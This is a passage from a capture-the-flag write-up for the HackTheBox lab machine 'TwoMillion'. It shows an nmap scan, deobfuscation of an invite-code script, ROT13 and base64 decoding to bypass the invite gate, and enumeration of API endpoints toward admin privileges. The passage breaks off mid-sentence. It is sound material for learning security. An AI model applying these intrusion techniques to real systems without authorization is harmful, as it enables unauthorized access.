HackTheBox - TwoMillion
Writeup for HackTheBox Machine 'TwoMillion'

Overview
TwoMillion is an easy-rated Linux machine on HackTheBox that focuses heavily on API abuse, broken authorization, and input validation flaws, followed by a real-world Linux kernel privilege escalation. It is also the box released to celebrate two million users on HackTheBox. Congrats.
Tools and Setup
Tools used in this Box were: nmap,Burp Suite,curl,ssh,scp, and a Linux kernel exploit (CVE-2023-0386)
Initial Reconnaissance
After obtaining the target IP, I started with a full TCP scan:
1
nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-retries 3 --open -oN nmap_ports.txt
This revealed two open ports. Since port 80 was open, I focused on web enumeration.
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
When opening the IP address on port 80, we get redirected to 2million.htb. After adding this to the /etc/hosts file and opening it again, we are greeted with the old HackTheBox look (not that I’ve ever seen that, but I checked via Web Archive ;)). 
After looking around the page a bit I then saw the http://2million.htb/invite which had the text Feel free to hack your way in :). This looked like the right place to start digging. At first I tried randomly putting in characters for the Invite Code. But this did not seem to work. 
So the first step is to get a valid invite code.
Getting the Invite Code
While inspecting requests in Burp Suite, I discovered an obfuscated JavaScript file: inviteapi.min.js. After de-obfuscating it, the logic revealed an API endpoint.
Before:  After:
  Here we can see that we need to send a POST request to the
 /api/v1/invite/how/to/generate endpoint. After successfully requesting this endpoint, we get an “encrypted” response back. We can already see that it was encrypted via ROT13  So this is super easy to decrypt because encrypting something with
 ROT13 means you can decrypt it with ROT13 as well because ROT13 shifts each letter by 13 positions, so applying it twice results in a full rotation back to the original text. ROT13 is not really an encryption its just a substitution cipher with fixed parameters.  this reveals another Endpoint
 /api/v1/invite/generate. Opening this reveals the invite code encoded as base64.  And with a little decoding magic, we now got our invite code.
Further Enumeration
After creating an account with the invite code, I explored the authenticated area at 2million.htb/home/. Most links did not appear to work, which was visible by hovering over them and checking the target URL in the browser. One endpoint that seemed valid was /home/access, where a VPN configuration file could be generated.  I added the domain to the
 /etc/hosts file and tried to connect, but this did not seem to work.
I was stuck here for a while and then decided to check out what other endpoints there are. As we saw we were able to generate the VPN File via api/v1/user/vpn/generate. I did this by starting from the known endpoint api/v1/user/vpn/generate, I systematically removed path segments and sent requests to each resulting URL, allowing me to enumerate valid API endpoints based on successful responses. This then revealed all the API endpoints with api/v1.  This was quite interesting as it showed me a few more Endpoints I did not know before. Especially the ones under
 /admin/. One interesting endpoint was api/v1/user/auth, which returns whether the current user has administrative privileges via the is_admin field.  Based on this, I tried registering a new account while adding
